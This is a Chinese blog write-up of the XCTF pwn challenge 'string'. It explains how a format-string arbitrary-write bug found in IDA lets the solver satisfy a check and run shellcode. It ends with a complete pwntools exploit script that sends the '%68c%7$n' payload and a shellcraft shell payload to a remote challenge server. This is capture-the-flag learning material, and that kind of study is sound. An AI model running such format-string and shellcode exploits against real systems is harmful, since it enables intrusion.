

# xctf-pwn 之 string

原创


neuisf 于 2019-12-29 18:57:30 发布 635 收藏

分类专栏: [Pwn](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/neuisf/article/details/103756278>

版权



[Pwn 专栏收录该内容](#)

23 篇文章 0 订阅

订阅专栏

此题未解出来, 参考writeup后总结如下。

解题思路:

漏洞点在"give me a address"处, 通过IDA反编译后, F5生成C伪代码, 分析数据流, 发现运行shellcode的条件:  $*a1==a1[1]$ 。a1为整形指针(见函数参数声明), 指向secret 0,a1[1]指向secret 1(见main函数)。通过格式化字符串任意地址写入漏洞使之相等, 再利用pwntools生成shellcode运行。

考察内容:

1.IDA的使用技巧: F5查看C伪代码;

2.控制流、数据流分析, 找到执行shellcode的条件;

3.pwntools生成shellcode方法和远程交互方法: `recvuntil("some string\n")`、`sendlineafter("some string\n","str")`,

设置程序上下文: `context(arch='amd64',os='linux')`

---

exp (参考引用自writeup, 修改a1[1]为68)

```
from pwn import *
```

```
#p=process("Downloads/mystring")
p=remote("111.198.29.45","48546")
context(arch='amd64',os='linux')
p.recvuntil("secret[0] is ")
addr0=p.recvuntil('\n')
print "addr0: 0x"+addr0
p.recvuntil("secret[1] is ")
addr1=p.recvuntil('\n')
print "addr1: 0x"+addr1
```

```
p.sendlineafter("hat should your character's name be:\n","abc")
p.sendlineafter("So, where you will go?east or up?:\n","east")
p.sendlineafter("go into there(1), or leave(0)?:\n","1")
p.sendlineafter("Give me an address\n",str(int(addr1,16)))
p.sendlineafter("And, you wish is:\n","%68c%7$n")
p.sendlineafter("USE YOU SPELL\n",asm(shellcraft.sh()))
p.interactive()
```